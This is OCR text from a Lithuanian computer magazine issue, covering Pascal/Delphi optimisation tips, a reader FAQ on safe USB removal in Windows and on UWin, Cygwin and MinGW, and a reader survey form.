Bet kokiu atveju derėtų aiškiai išskirti nuo platformos (mašinos) priklausomas ir nepriklausomas (jeigu tokia yra) kodo dalis. Paisant aukščiau išsakytų taisyklių, nuo platformos nepriklausoma dalis bus išeities tekstų lygyje suderinama su bet kuria sistema, kuriai yra sukurtas *Pascal* kompiliatorius (o jis yra sukurtas net ir PIC valdikliams). Nepriklausomą nuo API kodą galima drąsiai kompiliuoti į DLL ir panaudoti, pavyzdžiui, branduolio tvarkyklės režime. Tokį DLL taip pat bus galima be problemų panaudoti ir kitose OS. Tam reikia tiesiog sekcija po sekcijos sumapinti DLL į proceso adresų erdvę, suderinti relokus ir drąsiai naudotis jos funkcijomis. Tai realizuojantis kodas *Pascal'yje* užima apie 80 eilučių. Jeigu vis dėlto DLL naudoja tam tikras API funkcijas, tai jas galima suemuliuoti užpildžius DLL importo lentelę jas savo programoje pakeisiančių funkcijų adresais.

[Bendri optimizavimo metodai] Stenkis visur, kur tik įmanoma, naudoti rodykles. Niekada neperdavinėk duomenų į funkciją štai taip:

```
procedure Paprasta(Data: TStructure);
```


Visada perdavinėk rodykles į struktūras:

```
procedure Paprasta(pData: PStructure) ; kur PStructure = ^TStructure;
```

Toks iškvietimas vyksta greičiau ir sutaupo nemažai kodo.

Stenkis nesinaudoti *string* duomenų tipu, nes vietoje jo visada galima naudotis *Pchar* ir po to rankiniu būdu apdoroti eilutes. Jeigu eilutei saugoti reikalingas laikinas buferis, tai jį derėtų apibrėžti lokaliuose kintamuosiuose, pavyzdžiui, *array of char*. Stenkis į funkciją perdavinėti ne daugiau trijų parametrų: pirmieji trys parametrai pagal *fastcall* iškvietimo metodą (kuris *Delphi'je* naudojamas pagal nutylėjimą) perduodami registruose, o visi tolimesni — per steką, kas sulėtina priėjimą prie jų ir padidina kodo apimtį. Taupyk atmintį: pavyzdžiui, jeigu pas tave yra skaičių masyvas, kurių diapazonas telpa į baitą, tai nereikia jų apibrėžti kaip *dword*. Niekada neverta rašyti pasikartojančio kodo.

Jeigu kokie nors veiksmai turi pasikartoti, tai juos reikia iškelti į funkciją. Nepaisant to, neverta kurti funkcijos, kurioje yra vos dvi kodo eilutės — jos iškvietimas gali užimti kur kas daugiau vietos, negu ji pati. Ir atmink svarbiausia: kodo efektyvumą visų pirma apibrėžia ne kompiliatorius, o panaudotas efektyvesnis algoritmas.





PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.



USB įrenginių atjungimui *Windows* sistemoje numatyta speciali priemonė — saugus įrenginių atjungimas (*safe hardware removal*). Niekada ja nesinaudojau ir kol kas dar nesugadinau nė vieno įrenginio. Todėl ir klausiu: kiek reikalingas šis „Microsoft" įrankis? Visi mano draugai besąlygiškai juo naudojasi (bijo sugadinti *flash* atmintis), tačiau man jo panaudojimo prasmė gana abejotina.



Į *Windows* sistemą įmontuotas saugaus įrenginių atjungimo įrankis iš tiesų gali būti naudingas, tačiau tik kartais, retais atvejais. USB specifikacija iš karto numato „karštą" įrenginių prijungimą ir atjungimą, todėl tą pačią *flash* atmintį iš kompiuterio galima visiškai saugiai ištraukti bet kuriuo metu. Tegu į ją dideliu greičiu perduodami duomenys: po atjungimo jai bet kokiu atveju blogiau nebus. Visai kas kita, kad dalis duomenų (galbūt net labai svarbūs) į ją nepateks. Ar supranti, kurlink aš suku? Tam ir reikia to „saugaus įrenginių atjungimo", kad išvengtum potencialaus duomenų praradimo ir neigiamos įtakos programų bei visos sistemos darbui. Principas labai paprastas: jeigu šiuo metu USB įrenginys nėra naudojamas, jį galima atjungti. Jeigu į jį kreipiamasi — geriau to daryti nereikia.



Kuo skiriasi „Uwin", „CygWin" ir „MinGW"?



Apie viską iš eilės.

UWin (*www.research.att.com/sw/tools/uwin/*) — tai faktiškai UNIX sistemų emuliatorius. Jį sąlyginai galima suskaidyti į dvi dalis. Pirmoji, kuri yra svarbiausia — tai bibliotekos ir antraščių bylos, kuriose pilnai realizuotas UNIX API. Jų reikia tam, kad būtų galima langinėse kompiliuoti *unix* programas ir sėkmingai jas naudoti. Antroji dalis yra pats UNIX emuliatorius, kuris apjungia daugybę **nix'inių* įrankių, taip pat ir programas–aplinkas: *bash*, *csh*, *zsh*. *UWin Unix* failų sistemą pilnai emuliuoja NTFS failų sistemoje ir dalinai — FAT/FAT32 sistemose. *Uwin* failų sistemą atvaizduoja štai taip: šakniniame kataloge (*root*, */*) yra įprastiniai */bin*, */usr*, */lib*, */var*, */proc* ir */tmp*.

Cygwin (*www.cygwin.com*) — tai dar vienas **nix'ų* emuliatorius, kuris yra žinomesnis ir funkcionalesnis. Jis platinamas kaip viena vienintelė įdiegimo byla, o reikiami paketai išrenkami iš sąrašo ir parsiunčiami iš oficialios svetainės tiesiog įdiegimo metu. Norint turėti galimybę kompiliuoti *unix* programų išeities tekstus, reikia įdiegti *gcc*, standartinį bibliotekų rinkinį ir įrankį *make*. Po to daugelio programų kompiliavimas neturėtų kelti problemų, o sukompiliuotas programas galima lengvai paleisti bet kuriame kitame kompiuteryje, tik su sąlyga, jog *Windows* kataloge bus įkurdinta nedidelė byla *cygwin1.dll*.

MinGW (*www.mingw.org*) paketas, priešingai nei *Cygwin* ir *Uwin*, nėra UNIX OS emuliatorius, tačiau leidžia *Windows* sistemoje kompiliuoti **nix'ines* programas. Į paketą įeina visi reikalingi dalykai: *gcc* kompiliatorius, įrankis *make* ir standartinių modulių rinkinys. Svarbiausias *MinGW* privalumas yra jo paprastumas. Pakanka iš interneto parsisiųsti vienintelę bylą, į kurią surinkta viskas, po ko **nix'inių* programų kompiliavimas nekels jokių problemų.



ANKETA Nr. 33

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti | išvalyti

ANKETĄ SIŲSK ADRESU:
p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu
metus

Naudojiesi internetu
metus

Kiek žurnalo numerių skaitei?
numerius

Kokią OS naudoji?

32–OJO NUMERIO NUGALĖTOJAS:

AURIMAS DAPŠYS

IŠ VILNIAUS.
JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.